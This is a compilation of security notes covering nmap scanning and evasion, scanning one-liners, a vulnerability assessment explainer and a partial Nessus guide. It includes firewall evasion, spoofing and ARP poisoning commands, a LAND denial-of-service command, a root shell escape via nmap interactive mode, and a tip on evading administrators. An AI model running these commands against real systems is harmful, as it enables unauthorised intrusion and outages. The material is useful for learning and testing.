Win=313370.993496 192.168.1.100 -> 192.168.1.101 TCP 45096 > 40394 [SYN] Seq=0 Len=0
WS=10 MSS=265 TSV=4294967295 TSER=0
0.993581 192.168.1.101 -> 192.168.1.100 TCP 40394 > 45096 [RST, ACK] Seq=3545403769
Ack=1 Win=0 Len=0# T6 - ACK Win=327681.021489 192.168.1.100 -> 192.168.1.101 TCP 45097
> 40394 [ACK] Seq=0 Ack=0 Win=32768 Len=0 WS=10 MSS=265 TSV=4294967295 TSER=0
1.021615 192.168.1.101 -> 192.168.1.100 TCP 40394 > 45097 [RST] Seq=0 Len=0# T7 - FIN PSH
URG Win=655351.049481 192.168.1.100 -> 192.168.1.101 TCP 45098 > 40394 [FIN, PSH, URG]
Seq=0 Urg=0 Len=0 WS=15 MSS=265 TSV=4294967295 TSER=0
1.049563 192.168.1.101 -> 192.168.1.100 TCP 40394 > 45098 [RST, ACK] Seq=3545403769
Ack=0 Win=0 Len=0
```

The following signature parameter will be gathered by this probe and corresponding tests will be performed:

- T2-T7 — (R, DF, T, TG, W, O, CC, Q)

See Nmap OS Detection page for a complete listing and explanation of all tests.

Firewall/IDS Evasion and Spoofing

Fragmented Packets

For networks which do not queue IP fragments, nmap can fragment packets it sends in order to evade firewalls. Here is a sample command line to use fragmented packets:

```
nmap -f 192.168.1.1 -p443 -PN -n
```

Traffic generated from the above command would be:

```
0.052163 192.168.1.100 -> 192.168.1.1 IP Fragmented IP protocol (proto=TCP 0x06, off=0)
0.052168 192.168.1.100 -> 192.168.1.1 IP Fragmented IP protocol (proto=TCP 0x06, off=8)
0.052173 192.168.1.100 -> 192.168.1.1 TCP 35955 > https [SYN] Seq=0 Len=0 MSS=1460
0.052811 192.168.1.1 -> 192.168.1.100 TCP https > 35955 [SYN, ACK] Seq=0 Ack=1 Win=5840
Len=0 MSS=1460
0.052833 192.168.1.100 -> 192.168.1.1 TCP 35955 > https [RST] Seq=1 Len=0
```

You can specify your own fragment size:

```
nmap --mtu 16 192.168.1.1 -p443 -PN -n --data-length 80
```

This will produce the following traffic:

```
0.082687 192.168.1.100 -> 192.168.1.1 IP Fragmented IP protocol (proto=TCP 0x06, off=0)
0.082916 192.168.1.100 -> 192.168.1.1 IP Fragmented IP protocol (proto=TCP 0x06, off=16)
0.083007 192.168.1.100 -> 192.168.1.1 IP Fragmented IP protocol (proto=TCP 0x06, off=32)
0.083092 192.168.1.100 -> 192.168.1.1 IP Fragmented IP protocol (proto=TCP 0x06, off=48)
0.083177 192.168.1.100 -> 192.168.1.1 IP Fragmented IP protocol (proto=TCP 0x06, off=64)
0.083263 192.168.1.100 -> 192.168.1.1 IP Fragmented IP protocol (proto=TCP 0x06, off=80)
0.083364 192.168.1.100 -> 192.168.1.1 SSL Continuation Data
0.083873 192.168.1.1 -> 192.168.1.100 TCP https > 60414 [SYN, ACK] Seq=0 Ack=1 Win=5840
Len=0 MSS=1460
0.083892 192.168.1.100 -> 192.168.1.1 TCP 60414 > https [RST] Seq=1 Len=0
```

Fragmented packets are not effective against packet filters and queuing firewalls.

Decoys

Nmap is capable of sending multiple port scan requests from spoofed hosts in parallel with the real scanning host. When spoofing hosts it is recommended to make sure they are up in order to avoid SYN flooding the target. Also it is recommended to avoid the use of nameserver so as not to reveal scanner's real ip address. Here is a command that uses 3 decoys to perform the scan:

```
nmap -D 64.233.167.99,207.46.197.32,ME -sS 192.168.1.1 -p443 -n -PN
```

This will produce the following trace:

```
# decoys0.063884 64.233.167.99 -> 192.168.1.1 TCP 36588 > https [SYN] Seq=0 Len=0
MSS=1460
0.064575 207.46.197.32 -> 192.168.1.1 TCP 36588 > https [SYN] Seq=0 Len=0 MSS=1460# real
syn scan0.064698 192.168.1.100 -> 192.168.1.1 TCP 36588 > https [SYN] Seq=0 Len=0
MSS=1460
0.065288 192.168.1.1 -> 192.168.1.100 TCP https > 36588 [SYN, ACK] Seq=0 Ack=1 Win=5840
Len=0 MSS=1460
0.065317 192.168.1.100 -> 192.168.1.1 TCP 36588 > https [RST] Seq=1 Len=0
```

Spoof source address

Source ip address can be completely spoofed, lets ask google to scan microsoft

```
nmap -sS -p80 207.46.197.32 -S 64.233.167.99 -e eth0 -PN -n
```

This will simply generate the SYN request, but we will never hear the response since it will be routed to google.com:

```
0.000000 64.233.167.99 -> 207.46.197.32 TCP 54933 > www [SYN] Seq=0 Len=0 MSS=1460
```

Of course spoofing source address becomes even more useful when it is possible to intercept traffic coming and going to the spoofed host. For example, in this scan I will use Ettercap to arp poison 192.168.1.101 so that all traffic is redirected to my host 192.168.1.100. Although the initial SYN will be forged on behalf of 192.168.1.101, I will still be able to learn the response from the target host by intercepting all traffic:

```
# First arp poison 192.168.1.101lettercap -T -M arp:remote /192.168.1.1/ /192.168.1.101/#
Spoof source address and scan the target hostnmap -sS -p80 207.46.197.32 -S 192.168.1.101 -
e eth0 -PN -n
```

This will generate the following traffic:

```
# Spoof the request0.000000 192.168.1.101 -> 207.46.197.32 TCP 38966 > www [SYN] Seq=0
Len=0 MSS=1460# Intercept the response0.053994 207.46.197.32 -> 192.168.1.101 TCP www
> 38966 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460# Forward it to spoofed
host0.054085 207.46.197.32 -> 192.168.1.101 TCP www > 38966 [SYN, ACK] Seq=0 Ack=1
Win=16384 Len=0 MSS=1460# Nmap sends RST back to target host0.054200 192.168.1.101 ->
207.46.197.32 TCP 38966 > www [RST] Seq=1 Len=0# Spoofed host sends RST for an
unexpected SYN/ACK0.054236 192.168.1.101 -> 207.46.197.32 TCP 38966 > www [RST] Seq=1
Len=0
```

Spoof source port number

Spoofing scanner originating port number can be used to trick firewalls that only allow traffic originating from specific ports such as 53(dns):

```
nmap -sS -p80 207.46.197.32 -g53 -PN -n
```

This scan will produce the following trace:

```
# Sending SYN scan originating from port 53
0.000000 192.168.1.100 -> 207.46.197.32 TCP 53 > www [SYN] Seq=0 Len=0 MSS=1460
0.191068 207.46.197.32 -> 192.168.1.100 TCP www > 53 [SYN, ACK] Seq=0 Ack=1 Win=16384
Len=0 MSS=1460
0.191108 192.168.1.100 -> 207.46.197.32 TCP 53 > www [RST] Seq=1 Len=0
```

Append random data to sent packets

In order to make nmap scans slightly less apparent it is possible to attach random data to all requests:

```
nmap -sS -p80 207.46.197.32 --data-length 100 -PN -n
```

Packet trace for the above scan:

```
# SYN packet with 100 byte random data appended to it0.000000 192.168.1.100 ->
207.46.197.32 HTTP Continuation or non-HTTP traffic0000 00 16 b6 28 55 08 00 0c 6e 6b cc 73
08 00 45 00 ...(U... nk.s..E.
0010 00 90 f5 59 00 00 31 06 3d b3 c0 a8 01 64 cf 2e ...Y..1. =....d..
0020 c5 20 e5 64 00 50 fd 24 7f 62 00 00 00 00 60 02 ..d.P.$ .b....`.
0030 08 00 c8 b4 00 00 02 04 05 b4 f1 fc 9b 76 3e b8 .....>.v>.
0040 56 dd 65 39 8b 7c 4d c4 13 2c c9 c6 95 a2 e8 01 V.e9.|M. .,.....
0050 97 50 d6 7b bb 26 2e 0e 4a e1 2a f5 e0 40 76 b0 .P.{.&.. J.*..@v.
0060 7e c2 92 ad 3b 4f c7 a3 2d e5 3e d5 e0 30 0e c7 ~...;O.. ->..0..
0070 27 75 c8 f1 71 e0 70 e2 bc b5 c2 a5 b1 c7 5a 50 'u..q.p. ....ZP
0080 c8 87 3d e5 9e 16 28 05 ea b0 6a 0c b8 12 9f 1d ..=...(. ..j.....
0090 10 2c a5 5a 87 e9 67 3c 37 91 bf 22 4c 08 .,Z..g< 7.."L.O.037300 207.46.197.32 ->
192.168.1.100 TCP www > 62395 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460
0.037330 192.168.1.100 -> 207.46.197.32 TCP 62395 > www [RST] Seq=1 Len=0
```

IP options

Users may also set different ip options to further obfuscate the scan, determine a path packets take to the target or even attempt to bypass firewalls by selecting different route.

The following IP options are supported by Nmap in a form of shortcuts:

- R — record route
- T — record internet timestamps
- U — record timestamps and ip addresses
- L ... — loose source routing
- S ... — strict source routing

Below is a command line to execute Ping Scan with Timestamp IP option enabled:

```
nmap -sP — ip-options “T” 4.2.2.1
```

The above shortcuts can be avoided completely by specifying custom IP options in a hexadecimal form:

```
nmap -sP — ip-options “\x44\x24\x05\x00\x00*32” 4.2.2.1
```

Set IP TTL

Nmap can set IP's TTL field:

```
nmap -sP 4.2.2.1 — ttl 30
```

Spoof MAC address

When performing a scan on a local ethernet network (— send-eth enabled), Nmap can optionally spoof scanning interface MAC address:

```
nmap -sP 10.0.0.1 — spoof-mac 00:11:22:33:44:55
```

Send bogus TCP/UDP checksums

As a measure to detect firewalls, IDSs, or other devices that do not perform checksum analysis, nmap can send malformed TCP/UDP checksums to illicit response from such devices with an additional — *badsum* option.

Traceroute

Latest releases of Nmap (4.20Alpha4) integrate a TCP based traceroute mechanism which contrasts with the classic approach of ICMP method commonly blocked on the internet. Below is a sample command to start traceroute to google.com on port 80:

```
nmap -sS -p80 -n 72.14.207.99 --traceroute
```

This produces the following packet trace:

```
# First nmap performs standard host discovery with icmp echo request0.000000 192.168.1.71 -> 4.2.2.1 ICMP Echo (ping) request TTL=47 0.000072 192.168.1.71 -> 4.2.2.1 TCP 61120 > www [ACK] Seq=0 Ack=0 Win=1024 Len=0 TTL=48 0.022076 4.2.2.1 -> 192.168.1.71 ICMP Echo (ping) reply TTL=247# Now we perform a standard
```


SYN scan on port 80 and get RST back (port closed) 0.428388 192.168.1.71 -> 4.2.2.1 TCP 61099 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=57

0.448015 4.2.2.1 -> 192.168.1.71 TCP www > 61099 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0 TTL=57# Traceroute part of the scan sends initial probe with TTL set to # 255, this is used to estimate number of hops to the target 0.731381 192.168.1.71 -> 4.2.2.1 TCP 35047 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=255# Target host responded with TTL of 57. A mechanism similar to OS

Detection estimates that host's MAX_TTL is 64 so we can estimate # the number of hops by subtracting received TTL (57) from MAX_TTL # (64) which gives us # 7 hops from the target. 0.749600 4.2.2.1 -> 192.168.1.71 TCP www > 35047 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0 TTL=57# Now we send more probes with an estimate TTL + 1 as a starting

point and increase it until we get a response 0.749734 192.168.1.71 -> 4.2.2.1 TCP 35048 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=8

0.749786 192.168.1.71 -> 4.2.2.1 TCP 35049 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=9# hop 80.767319 4.2.2.1 -> 192.168.1.71 TCP www > 35048 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0 TTL=57# Now that we got the upper bound we can decrement TTL to find all # hosts in between 0.767350 192.168.1.71 -> 4.2.2.1 TCP 35050 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=7

0.767387 192.168.1.71 -> 4.2.2.1 TCP 35051 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=6# hop 9 which is discarded since we already got the upper bound 0.775198 4.2.2.1 -> 192.168.1.71 TCP www > 35049 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0 TTL=57# Continue sending probes with decreasing TTLS 0.775228 192.168.1.71 -> 4.2.2.1 TCP 35052 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=5# hop 70.785094 4.68.101.164 -> 192.168.1.71 ICMP Time-to-live exceeded (Time to live exceeded in transit) TTL=247

0.785189 192.168.1.71 -> 4.2.2.1 TCP 35053 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=4# hop 60.787522 4.68.110.197 -> 192.168.1.71 ICMP Time-to-live exceeded (Time to live exceeded in transit) TTL=247

0.787565 192.168.1.71 -> 4.2.2.1 TCP 35054 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=3# hop 50.793147 151.164.191.250 -> 192.168.1.71 ICMP Time-to-live exceeded (Time to live exceeded in transit) TTL=248

0.793184 192.168.1.71 -> 4.2.2.1 TCP 35055 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=2# hop 40.802876 70.239.122.33 -> 192.168.1.71 ICMP Time-to-live exceeded (Time to live exceeded in transit) TTL=252

0.803028 192.168.1.71 -> 4.2.2.1 TCP 35056 > www [SYN] Seq=0 Len=0 MSS=1460 TTL=1# hop 30.805313 65.43.19.227 -> 192.168.1.71 ICMP Time-to-live exceeded (Time to live exceeded in transit) TTL=253# hop 10.807392 192.168.1.254 -> 192.168.1.71 ICMP Time-to-live exceeded (Time to live exceeded in transit) TTL=255# hop 20.809030 68.254.175.254 -> 192.168.1.71 ICMP Time-to-live exceeded (Time to live exceeded in transit) TTL=63

With the above parameters nmap produces the following output:

Interesting ports on 4.2.2.1:

PORT STATE SERVICE

80/tcp closed http TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 1.95 192.168.1.254

2 15.86 68.254.175.254

3 15.78 65.43.19.227

```
4 15.75 70.239.122.33
5 21.59 151.164.191.250
6 185.06 4.68.110.197
7 19.25 4.68.101.132
8 17.72 4.2.2.1Nmap finished: 1 IP address (1 host up) scanned in 1.696 seconds
```

Misc Features

With the power of nmap's firewall/ids evasion flags it is possible to launch several popular attacks:

This LAND Attack will crash vulnerable systems:

```
nmap -sS 192.168.1.123 -S 192.168.1.123 -p139 -g139 -e eth0
```

Nmap can be executed in interactive mode:

```
nmap --interactive
```

From there a user can perform the following actions:

- `n` — execute an nmap scan with provided arguments
- `f [--spoof] [--nmap-path]` — launches nmap in the background, uses spoofed fakeargs (vi textfile) to hide what you are doing in the process list. You may also execute nmap from a defined nmap-path.
- `x` — exit

Local Privilege Escalation

If nmap is started in interactive mode with root privileges, arbitrary commands may be executed by when using the following syntax:

```
nmap> ! id uid=0(root) gid=0(root) groups=0(root)
```

External Links

- [Official NMap page](#)
- [Phrack 51 — The Art of Port Scanning](#)
- [Service and Application Version Detection](#)
- [Remote OS Detection via TCP/IP Fingerprinting v2](#)
- [Remote OS Detection via TCP/IP Fingerprinting v1](#)
- [Send packets with specified ip options](#)
- [Nmap traceroute](#)
- [Nmap Scripting Engine](#)

<https://iphelix.medium.com/nmap-scanning-tips-and-tricks-5b4a3d2151b3>

1) Get info about remote host ports and OS detection

```
nmap -sS -P0 -sV -O <target>
```

Where < target > may be a single IP, a hostname or a subnet

-sS TCP SYN scanning (also known as half-open, or stealth scanning)

-P0 option allows you to switch off ICMP pings.

-sV option enables version detection

-O flag attempt to identify the remote operating system

Other option:

-A option enables both OS fingerprinting and version detection

-v use -v twice for more verbosity.

`nmap -sS -P0 -A -v < target >`

2) Get list of servers with a specific port open

`nmap -sT -p 80 -oG - 192.168.1.* | grep open`

Change the -p argument for the port number. See “man nmap” for different ways to specify address ranges.

3) Find all active IP addresses in a network

`nmap -sP 192.168.0.*`

There are several other options. This one is plain and simple.

Another option is:

`nmap -sP 192.168.0.0/24`

for specific subnets

4) Ping a range of IP addresses

`nmap -sP 192.168.1.100-254`

nmap accepts a wide variety of addressing notation, multiple targets/ranges, etc.

5) Find unused IPs on a given subnet

`nmap -T4 -sP 192.168.2.0/24 && egrep “00:00:00:00:00:00” /proc/net/arp`

6) Scan for the Conficker virus on your LAN ect.

`nmap -PN -T4 -p139,445 -n -v --script=smb-check-vulns --script-args safe=1 192.168.0.1-254`

replace 192.168.0.1-256 with the IP’s you want to check.

7) Scan Network for Rogue APs.

`nmap -A -p1-85,113,443,8080-8100 -T4 --min-hostgroup 50 --max-rtt-timeout 2000 --initial-rtt-timeout 300 --max-retries 3 --host-timeout 20m --max-scan-delay 1000 -oA wapscan 10.0.0.0/8`

I’ve used this scan to successfully find many rogue APs on a very, very large network.

8) Use a decoy while scanning ports to avoid getting caught by the sys admin

```
sudo nmap -sS 192.168.0.10 -D 192.168.0.2
```

Scan for open ports on the target device/computer (192.168.0.10) while setting up a decoy address (192.168.0.2). This will show the decoy ip address instead of your ip in targets security logs. Decoy address needs to be alive. Check the targets security log at /var/log/secure to make sure it worked.

9) List of reverse DNS records for a subnet

```
nmap -R -sL 209.85.229.99/27 | awk '{if($3=="not")print("$2") no PTR";else print$3" is "$2}'  
| grep '('
```

This command uses nmap to perform reverse DNS lookups on a subnet. It produces a list of IP addresses with the corresponding PTR record for a given subnet. You can enter the subnet in CDIR notation (i.e. /24 for a Class C). You could add "--dns-servers x.x.x.x" after the "-sL" if you need the lookups to be performed on a specific DNS server. On some installations nmap needs sudo I believe. Also I hope awk is standard on most distros.

10) How Many Linux And Windows Devices Are On Your Network?

```
sudo nmap -F -O 192.168.0.1-255 | grep "Running: " > /tmp/os; echo "$(cat /tmp/os | grep  
Linux | wc -l) Linux device(s)"; echo "$(cat /tmp/os | grep Windows | wc -l) Window(s)  
devices"
```

<https://blog.urfix.com/10-cool-nmap-tricks-techniques/>

Vulnerability Assessment

What is vulnerability assessment

A vulnerability assessment is a systematic review of security weaknesses in an information system. It evaluates if the system is susceptible to any known vulnerabilities, assigns severity levels to those vulnerabilities, and recommends remediation or mitigation, if and whenever needed.

Examples of threats that can be prevented by vulnerability assessment include:

1. [SQL injection](#), [XSS](#) and other code injection attacks.
2. Escalation of privileges due to faulty authentication mechanisms.
3. Insecure defaults – software that ships with insecure settings, such as a guessable admin passwords.

There are several types of vulnerability assessments. These include:

1. **Host assessment** – The assessment of critical servers, which may be vulnerable to attacks if not adequately tested or not generated from a tested machine image.
2. **Network and wireless assessment** – The assessment of policies and practices to prevent unauthorized access to private or public networks and network-accessible resources.

3. **Database assessment** – The assessment of databases or big data systems for vulnerabilities and misconfigurations, identifying rogue databases or insecure dev/test environments, and classifying sensitive data across an organization's infrastructure.
4. **Application scans** – The identifying of security vulnerabilities in web applications and their source code by automated scans on the front-end or static/dynamic analysis of source code.

Vulnerability assessment: Security scanning process

The security scanning process consists of four steps: testing, analysis, assessment and remediation.

1. Vulnerability identification (testing)

The objective of this step is to draft a comprehensive list of an application's vulnerabilities. Security analysts test the security health of applications, servers or other systems by scanning them with automated tools, or testing and evaluating them manually. Analysts also rely on vulnerability databases, vendor vulnerability announcements, asset management systems and [threat intelligence](#) feeds to identify security weaknesses.

2. Vulnerability analysis

The objective of this step is to identify the source and root cause of the vulnerabilities identified in step one.

It involves the identification of system components responsible for each vulnerability, and the root cause of the vulnerability. For example, the root cause of a vulnerability could be an old version of an open source library. This provides a clear path for remediation – upgrading the library.

3. Risk assessment

The objective of this step is the prioritizing of vulnerabilities. It involves security analysts assigning a rank or severity score to each vulnerability, based on such factors as:

1. Which systems are affected.
2. What data is at risk.

3. Which business functions are at risk.
4. Ease of attack or compromise.
5. Severity of an attack.
6. Potential damage as a result of the vulnerability.

4. Remediation

The objective of this step is the closing of security gaps. It's typically a joint effort by security staff, development and operations teams, who determine the most effective path for remediation or mitigation of each vulnerability.

Specific remediation steps might include:

1. Introduction of new security procedures, measures or tools.
2. The updating of operational or configuration changes.
3. Development and implementation of a vulnerability patch.

Vulnerability assessment cannot be a one-off activity. To be effective, organizations must operationalize this process and repeat it at regular intervals. It is also critical to foster cooperation between security, operation and development teams – a process known as [DevSecOps](#).

Vulnerability assessment tools

Vulnerability assessment tools are designed to automatically scan for new and existing threats that can target your application. Types of tools include:

1. Web application scanners that test for and simulate known attack patterns.
2. Protocol scanners that search for vulnerable protocols, ports and network services.
3. Network scanners that help visualize networks and discover warning signals like stray IP addresses, spoofed packets and suspicious packet generation from a single IP address.

It is a best practice to schedule regular, automated scans of all critical IT systems. The results of these scans should feed into the organization's ongoing vulnerability assessment process.

Importance of vulnerability assessments

A vulnerability assessment provides an organization with details on any security weaknesses in its environment. It also provides direction on how to [assess the risks](#) associated with those weaknesses. This process offers the organization a better understanding of its assets, security flaws and overall risk, reducing the likelihood that a cybercriminal will breach its systems and catch the business off guard.

Types of vulnerability assessments


Vulnerability assessments discover different types of system or network vulnerabilities. This means the assessment process includes using a variety of tools, scanners and methodologies to identify vulnerabilities, threats and risks.

Some of the different types of vulnerability assessment scans include the following:

- **Network-based scans** are used to identify possible network security attacks. This type of scan can also detect vulnerable systems on wired or wireless networks.
- **Host-based scans** are used to locate and identify vulnerabilities in servers, workstations or other network hosts. This type of scan usually [examines ports and services](#) that may also be visible to network-based scans. However, it offers greater visibility into the configuration settings and patch history of scanned systems, [even legacy systems](#).
- **Wireless network scans** of an organization's Wi-Fi networks usually focus on points of attack in the wireless network infrastructure. In addition to identifying rogue [access points](#), a wireless network scan can also validate that a company's network is securely configured.
- **Application scans** test websites to detect known software vulnerabilities and incorrect configurations in network or web applications.
- **Database scans** can identify weak points in a database to prevent malicious attacks, such as [SQL injection attacks](#).

Vulnerability assessments vs. penetration tests

A vulnerability assessment often includes a [penetration testing component](#) to identify vulnerabilities in an organization's personnel, procedures or processes. These vulnerabilities might not normally be detectable with network or system scans. The process is sometimes referred to as vulnerability assessment/[penetration testing](#), or VAPT.



How to conduct penetration testing

However, penetration testing is not sufficient as a complete vulnerability assessment and is, in fact, a separate process. A vulnerability assessment aims to uncover vulnerabilities in a network and recommend the appropriate mitigation or remediation to reduce or remove the risks.

A vulnerability assessment uses automated [network security scanning tools](#). The results are listed in the vulnerability assessment report, which focuses on providing enterprises with a list of vulnerabilities that need to be fixed. However, it does so without evaluating specific attack goals or scenarios.

Organizations should employ vulnerability testing on a regular basis to ensure the security of their networks, particularly when changes are made. For example, testing should be done when services are added, new equipment is installed or ports are opened.

In contrast, [penetration testing involves identifying vulnerabilities](#) in a network, and it attempts to exploit them to attack the system. Although sometimes carried out in concert with vulnerability assessments, the [primary aim of penetration testing](#) is to check whether a vulnerability really exists. In addition, penetration testing tries to prove that exploiting a vulnerability can damage the application or network.

While a vulnerability assessment is usually automated to cover a wide variety of unpatched vulnerabilities, penetration testing generally combines automated and manual techniques to help testers delve further into the vulnerabilities and exploit them to gain access to the network in a controlled environment.

Nessus

Introduction

Here at Astrix, we need to perform vulnerability assessments quite frequently, both on our own systems and on our clients' systems as part of [our Cyber Essentials Plus service](#) and [our cybersecurity assessment service](#).

To help with this, we use Tenable's Nessus Professional which is marketed as the "[#1 for vulnerability assessment](#)" in accuracy, coverage, and adoption and, in our experience, this is true. However, it has a bit of a learning curve so we decided to ease this for others as best as we can by sharing the tips and tricks we've accumulated over the years.

Please note that some resolutions we've documented in the past but we weren't able to recreate / test while writing this. If we do manage to confirm these then we'll update this but, for now, these have been marked with an asterisk (*).

Index

Below is a list of links to each section:

1. [Windows scanning](#)
 0. [Network discovery](#)
 1. [Authentication](#)
 2. [Access permissions](#)
 3. [Remote registry](#)
 4. [Finally](#)
2. [Host\(s\) detected as dead](#)
3. [macOS scanning](#)
 0. [Remote Login](#)
 1. [Authentication setup](#)
 2. [Authentication failure](#)
 3. [Finally](#)
4. [Best report overall](#)
5. [Hiding vulnerabilities](#)
6. [Live results](#)
7. [Automatic backup](#)
8. [Superseded patches](#)

9. [Additional information](#)
10. [Office 365 scanning](#)

Windows scanning

To get full information from a Windows scan, a good number of things need to go right. However, it's very common that at the very least one thing will go wrong, it's sometimes not obvious that a scan hasn't run fully (which is bad if you're only looking for oranges and reds), and it can be difficult and/or time-consuming to figure out what went wrong.


Once you see none of the below symptoms / INFOs, your scans should contain full details of the Windows targets.

Please note: The below resolutions should probably only be in place temporarily / for the duration of the scan(s) because, somewhat ironically, they do reduce the security of the devices.

Network discovery

If network discovery isn't configured correctly, the target device will be online but the scan will only report a small number of network-related INFOs. It's also probable that you won't be able to ping and/or browse via SMB to the target.

View fullsize



The screenshot shows the Nessus Professional interface for a 'Windows Scan'. The left sidebar contains 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Customized Reports, Scanners). The main content area shows the scan results for 'Example: Windows Scan'. It includes tabs for 'Hosts' (1), 'Vulnerabilities' (4), and 'History' (7). A search bar is present. Below is a table of vulnerabilities:

Sev	Name	Family	Count
INFO	Ethernet Card Manufactur...	Misc.	1
INFO	Ethernet MAC Addresses	General	1
INFO	Host Fully Qualified Doma...	General	1
INFO	Nessus Scan Information	Settings	1

On the right, the 'Scan Details' section shows:

